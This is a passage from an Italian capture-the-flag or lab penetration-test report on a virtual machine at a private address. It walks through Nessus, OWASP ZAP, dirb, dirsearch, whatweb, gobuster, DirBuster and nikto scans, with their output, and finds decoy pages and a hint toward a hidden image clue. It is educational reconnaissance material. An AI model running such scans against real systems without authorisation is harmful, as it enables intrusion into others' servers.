


Figure 8: Configurazione scansione Nessus

Di seguito il risultato della scansione:




Figure 9: Risultati di Nessus

Possiamo notare che sono state identificate **25** vulnerabilità di livello di cui **3** sono di un grado di severità "Medium", una di un grado "Low" e le restanti sono di un grado "Info" cioè vulnerabilità che forniscono semplicemente informazioni ad esempio sul sistema operativo, sulle versioni dei servizi e altro.

Infine è stato utilizzato uno strumento di analisi automatica delle vulnerabilità web chiamato **OWASP Zap**. In questo caso dev'essere specificato l'URL del sito web, nel nostro caso avendo un server apache sulla porta 80 specifichiamo l'IP della macchina target come URL.




Figure 10: Configurazione scansione OWASP ZAP

Dal risultato della scansione sono emerse le seguenti vulnerabilità:

- Header Content Security Policy (CSP) non settato
- Mancanza di header Anti-clickjacking
- Versione di librerie JS vulnerabile (jquery-ui, 1.12.1)
- Mancanza di header X-Content-Type-Options
- Server Leaks Version Information via "Server" HTTP Response Header Field
- Information Disclosure - Suspicious Comments

7.0.2 Analisi Manuale

Dopo un'esaustiva fase di analisi mediante tool automatizzati, si procede ora con un'analisi *manuale* al fine di approfondire ulteriormente le vulnerabilità e conseguire una comprensione più dettagliata delle stesse. È stata effettuata una verifica manuale dei servizi web esposti dalla macchina target. In particolare il servizio esposto sulla porta 80 ci mostra un modello colorlib per un portfolio online, come mostrato in figura 11.




Figure 11: Modello colorlib portfolio

Dunque, al fine di ricercare directory nascoste nel servizio HTTP, è stato utilizzato il tool **Dirb** con la sintassi `dirb http://10.0.2.4/` che ha rilevato quattro risultati, riportati in figura 12

```

(kali㉿kali)-[~]
$ dirb http://10.0.2.4/
[+] KaliLinux [+] Kali Tools [+] Kali Docs [+] Kali Forums [+] Kali NetHunter

DIRB v2.22
By The Dark Raver

START_TIME: Mon May 13 15:01:23 2024
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612 DIRECTOR:
CAMERA:
--- Scanning URL: http://10.0.2.4/ ---
⇒ DIRECTORY: http://10.0.2.4/css/ Day Night Int Ext Mos
⇒ DIRECTORY: http://10.0.2.4/fonts/ Filter Syn
⇒ DIRECTORY: http://10.0.2.4/images/
⇒ DIRECTORY: http://10.0.2.4/index.html (CODE:200|SIZE:9135)
⇒ DIRECTORY: http://10.0.2.4/js/
+ http://10.0.2.4/phpmyadmin (CODE:200|SIZE:98)
+ http://10.0.2.4/robots.txt (CODE:200|SIZE:13)
+ http://10.0.2.4/server-status (CODE:403|SIZE:273)

--- Entering directory: http://10.0.2.4/css/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.0.2.4/fonts/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.0.2.4/images/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

--- Entering directory: http://10.0.2.4/js/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Mon May 13 15:01:32 2024
DOWNLOADED: 4612 - FOUND: 4

```

Figure 12: Output Dirb `http://10.0.2.4/`

Il primo risultato `http://10.0.2.4/index.html` che ci riporta alla **HomePage** principale 11. Il secondo risultato `http://10.0.2.4/phpmyadmin` abbiamo navigato sulla pagina perchè esiste una vulnerabilità nota che poteva essere sfruttata, ma era solo una presa ingiro perch mostrava una foto di login a una classica pagina di login php come mostrato nella figura 13.




Figure 13: phpmyadmin

il terzo risultato `http://10.0.2.4/robots.txt` di solito questa pagina è un file di testo semplice utilizzato dai siti web per comunicare con i web crawler e i motori di ricerca. Il suo scopo principale è specificare quali parti del sito possono o non possono essere accessibili ai crawler. Nel nostro caso ci ha mostrato un'altra directory che Dirb non è riuscito a rilevare ed è `http://10.0.2.4/secret.html` come mostrato in figura 14.




Figure 14: robots.html

se proviamo ad aprire questa pagina ci accorgiamo che è un'altra presa in giro e ci mostra il messaggio "fregato" visualizzabile nella 15.




Figure 15: secret.html

Se scorriamo la pagina, notiamo che viene fornito un messaggio che dice: "C'è un suggerimento da qualche parte però, continua a cercare ;3", come mostrato nella figura.16.




Figure 16: Messaggio

Infine, il quarto risultato è `http://10.0.2.4/server-status` a cui non possiamo accedere perché non abbiamo i permessi e lo si può notare anche dal codice HTTP è 403 riportiamo l'evidenza nella figura 12.

Le informazioni fornite da Dirb non sembrano essere rilevanti quindi proviamo ad effettuare altre scansioni per ricavare altre informazioni.

Utilizzando successivamente lo strumento dirsearch cerchiamo eventuali file presenti nel webserver.

```

└─(kali㉿kali)-[~]
$ dirsearch -u http://10.0.2.4/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_10.0.2.4/_24-05-14_13-44-37.txt

Target: http://10.0.2.4/

[13:44:43:37] Starting:
[13:44:43:37] 301 - 301B - /js → http://10.0.2.4/js/
[13:44:44:40] 403 - 273B - /.ht_wsr.txt
[13:44:44:40] 403 - 273B - /.htaccess.bak
[13:44:44:40] 403 - 273B - /.htaccess.orig
[13:44:44:40] 403 - 273B - /.htaccess_save
[13:44:44:40] 403 - 273B - /.htaccess_orig
[13:44:45:40] 403 - 273B - /.htaccessBAK
[13:44:45:40] 403 - 273B - /.htaccessOLD
[13:44:45:40] 403 - 273B - /.htaccessOLD2
[13:44:45:40] 403 - 273B - /.htaccess.sample
[13:44:45:40] 403 - 273B - /.html
[13:44:45:40] 403 - 273B - /.htaccess_extra
[13:44:45:40] 403 - 273B - /.htaccess_sc
[13:44:45:40] 403 - 273B - /.htpasswd_test
[13:44:45:40] 403 - 273B - /.htpasswdws
[13:44:45:40] 403 - 273B - /.httr-oauth
[13:44:45:40] 403 - 273B - /.htm
[13:44:45:40] 200 - 211B - /about.html
[13:44:45:41] 400 - 211B - /admin/admin.html
[13:45:16] 301 - 302B - /css → http://10.0.2.4/css/
[13:45:24] 301 - 304B - //fonts → http://10.0.2.4/fonts/
[13:45:29] 301 - 305B - //images → http://10.0.2.4/images/
[13:45:29] 200 - 967B - //images/
[13:45:32] 200 - 873B - /js/
[13:45:37] 200 - 436B - /main.html
[13:45:47] 200 - 98B - /phpmyadmin
[13:45:53] 200 - 247B - /readme.txt
[13:45:55] 200 - 13B - /robots.txt
[13:45:56] 403 - 273B - /server-status
[13:45:56] 403 - 273B - /server-status/

```

Task Completed

Figure 17: Output dirsearch -u http://10.0.2.4/

Come possiamo vedere in figura 17 con la scasione effettuata con dirserach abbiamo rilevato alcune pagine che con le scansioni precedenti non siamo risuciti a rilevare, ad esempio <http://10.0.2.4/admin.html>, invece i file contrassegnati da un errore 403 non possiamo visualizzarli perchè non abbiamo permessi per poter accedere alla risorsa.

Procediamo utilizzando **WhatWeb** che permette di identificare le tecnologie utilizzate da un applicazione web.

```

└─(kali㉿kali)-[~]
$ whatweb http://10.0.2.4/
http://10.0.2.4/ [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.0.2.4], JQuery[3.3.1], Script, Title[Photosen & Colorlib Website Template]

```

Figure 18: Output whatweb http://10.0.2.4/

Come riportato in figura 18 fornendo semplicemente l'URL ci restituisce le informazioni sul server web e purtroppo null'altro.

Utilizziamo Gobuster, un tool di brute forcing per directory e file su webserver, per avere maggiori dettagli.

```
(kali㉿kali)-[~]
$ gobuster dir -u 10.0.2.4 -w /usr/share/dirbuster/wordlist/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.4
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:    /usr/share/dirbuster/wordlist/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s
=====
Starting gobuster in directory enumeration mode
=====
/images          (Status: 301) [Size: 305] [→ http://10.0.2.4/images/]
/css             (Status: 301) [Size: 302] [→ http://10.0.2.4/css/]
/js              (Status: 301) [Size: 301] [→ http://10.0.2.4/js/]
/fonts           (Status: 301) [Size: 304] [→ http://10.0.2.4/fonts/]
/phpmyadmin      (Status: 200) [Size: 98]
/server-status   (Status: 403) [Size: 273]
Progress: 220559 / 220560 (100.00%)
=====
Finished
=====
```

Figure 19: Gobuster output

Riportato in figura 19, utilizziamo il comando gobuster dir -u 10.0.2.4 -w /usr/share/dirbuster/wordlists/directorylist-2.3-medium.txt dove -u è il parametro per specificare l'URL, -w è il parametro per specificare la wordlist da usare, in questo caso utilizziamo una wordlist apposita per il directory listing ci fornisce sei output e sono gli stessi che sono stati forniti da altre scansioni.

Successivamente proviamo DirBuster sviluppato dalla community di OWASP per ricercare directory e file.




Figure 20: Configurazione Dirbuster

Come riportato in figura 20 la configurazione di DirBuster, come quella di gobuster, prende in input URL e una wordlist. Come URL inseriamo il valore `http://10.0.2.4/` e selezioniamo una wordlist per il directory listing.




Figure 21: Dirbuster output

Nella figura 21 sono riportati i risultati e ci vengono fornite la maggior parte delle cartelle e file che si trovano nelle scansioni precedenti e alcuni file in più che non forniscono nulla di rilevante. La scansione è stata stoppata a circa un milione perchè stava effettuando delle richieste a file di poco conto.

A questo punto effettuiamo una scansione con **Nikto2** che ha la peculiarità di fornire informazioni potenzialmente pericolose che si trovano sull'asset.

Eseguiamo **Nikto2** con la sintassi `nikto -h http://10.0.2.4` dove **-h** è l'opzione per specificare l'host da analizzare.

```
(kali㉿kali)-[~]
$ nikto -h http://10.0.2.4
- Nikto v2.5.0

+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:    2024-05-15 09:16:43 (GMT-4)

+ Server: Apache/2.4.41 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Server may leak inodes via ETags, header found with file /, inode: 23af, size: 5aee8ce5af43c, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, POST, OPTIONS, HEAD .
+ /admin.html: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /readme.txt: This might be interesting.
+ /images/: Directory indexing found.
+ 9716 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:        2024-05-15 09:18:39 (GMT-4) (116 seconds)

+ 1 host(s) tested
```

Figure 22: Nikto2 output

In figura 22 è riportato l'output e possiamo notare che anche esso ha rilevato il file *http://10.0.2.4/admin.html* e ci comunica che il file può essere interessante.

A questo punto accedendo alla pagina *http://10.0.2.4/admin.html* notiamo che è un altro scherzo e lo possiamo notare anche dall'immagine 23





Figure 23: Pagina *http://10.0.2.4/admin.html*

Se scorriamo la pagina notiamo qualcosa di interessante ovvero ci mostra la scritta "Maybe take

a nice *deep* look at that one purple fox picture? I dunno." visibile nell'immagine 24



Maybe take a nice *deep* look at that one purple fox picture? I dunno.

Figure 24: Indizio nella pagina <http://10.0.2.4/admin.html>

